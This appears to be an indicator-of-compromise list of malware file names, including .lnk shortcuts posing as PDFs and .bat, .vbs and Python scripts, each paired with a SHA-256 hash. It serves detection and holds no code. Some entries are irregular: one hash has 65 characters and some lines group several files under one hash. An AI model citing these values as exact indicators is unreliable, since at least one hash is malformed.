RE-093208-003.lnk	CDCD71A62CD579B8AA01792769B99961CDE2D34419E066C4A45943559E0C4029
RE-093208-002.lnk	7AA7406147E1365A78412BA44ADECEE8C5F5B8365C61A2BC4DE3BC2C37C0E1DD
RE_02773054238354.pdf.lnk	36F02254BF8631E5E4CDB83FFB4621C85AB5E41FB20983C7B1E2B2292EF02D0A
RE_02JSK5937540S.pdf.lnk RE_02K503756K0S.pdf.lnk	1A15C4D654D88DC3F1943361CB69BB5DEA90C758A6FE4E8B72E683BA9354C480
RE_02K5038H45060S.pdf.lnk	5710A67E4A3A633A8B3446A9E94B8CDD11B00E922A5585802A94BD91FA2A5D82 427FA98FC638D1EC0D8C6863D9B2E7E58642287BEF11404089B45024564B54F4
RE_048304848392524.pdf.lnk.download RE_06159364732024.pdf.lnk.download RE_0618394720134.pdf.lnk.download RE_08403844758424.pdf.lnk.download	A6F04F0C7B2827F4C102B1B1E3978805A628DB1EE83FB61E640FF215BA732262
RE_0611202540439024.pdf.lnk	D70B2EC135B1DC4D0BE8E029574D9E686B29C0225022FC65D0AF0811FDF88CE7
lir.lnk	E8DAB17006948378B94183226F8E2D345A6AEB6688BE02E4EE578D4618D9FB43
RE-093208.url	0172CA7C07D1D52DC163090886D5F32A5DCF528506D19203E4C405495F51C60B
jun12.bat	36D05B8CA1B6E629BFCCC2342DB331EB88D21EBCE773CA266F664CD606BC31B7
jew.bat	F626A8E8E1EB51A23B56B69060A76B9F566944C1B4DF044B8B4B68861FB8A761
jara.bat	9096D706D90598BA0DD6473A1CF0529AB7AB486E753B2EBF6B180D2BEBF68990
jap.bat	DEF421B838A43054AB8336AB4DB6BF8F973E1BBABC2C38E278C3FA4EA459F961
page.bat	408A7C9B1AFCC367A086C1386DA621D532632E2B54C47F7061161105BD63A37E
pan.bat	547250102B3B779CFEAB6F9FF4B67FFD577D83D9E8027DF90697B01E24256D67
startuppp.bat	850FB460F68AB1B5810F96DB1FF16954CD1B590B921968FCBC3203135B40ACC0
tink.bat	759D6929E4456668A93D92B2AEA311D9B7590EBAB4A4DA3CD8602B8C0B8111D5
PWS.vbs	AC6EB3435CEC6058FFEA590AC51507B3313A74EA07893B984F2D87BE12E17027

pws1.vbs	5D932BFDA0FFD31715700DE2FD43FC89C0F1D89EEABAC92081EBE2062DA84152
new.bat kiki.bat	AC6EB3435CEC6058FFEA590AC51507B3313A74EA07893B984F2D87BE12E17027
run.py	4D2FCCAD69BB02305948814F1AA6EF76C85423EB780EC5F3751B7FFBF8B74CA3C
Jun02_as.py	5022CD6152998D31B55E5770A7B334068CE8264876C5D6017FD37BEB28E585CA
Jun02_hv.py	6211E469524A4BD7D3FA9C59A11A2F5BC6EAC34D839A5BA0BA8A616B82A098C8
Jun02_xw3.py	3AD13C59CEBDF654D2F04C26C4A0726F2E1BB3B1682BC9810A3B99FBD17D59C0
Okwan1.py	C2C8F3A7A7B07FC4F62B943011EF4239FF938077FDE2CC248B406616254F44D5
Okwan2.py	C2C8F3A7A7B07FC4F62B943011EF4239FF938077FDE2CC248B406616254F44D5
Okwan3.py	1534D21DDD3A58B076EF49682E0CF7009ABFB4248FA70426B5436C02CAEAF82F
Wsandy1.py	6912F9484886EC8B8837AC3E2E63397A9C4FD499407DBAB92F730F0D6B4315FC
Wsandy2.py	8164643B2EFDCFEDAFAFB61919CF93C496375002F6AD806725C85A7C871C34EA
Wsandy3.py	1CACC0E005A506572B26D859579840188758C37377B19F33BBD084D7EF2956A8
Jun02_an.bin	821F0956D3F52819C90035041C0F4C0EC644924AF46222C5913E05DE1C385B04
new.bin	521982A864B3B40B2627CF2067546ACCF346E2C97924A73DBC767907071C4029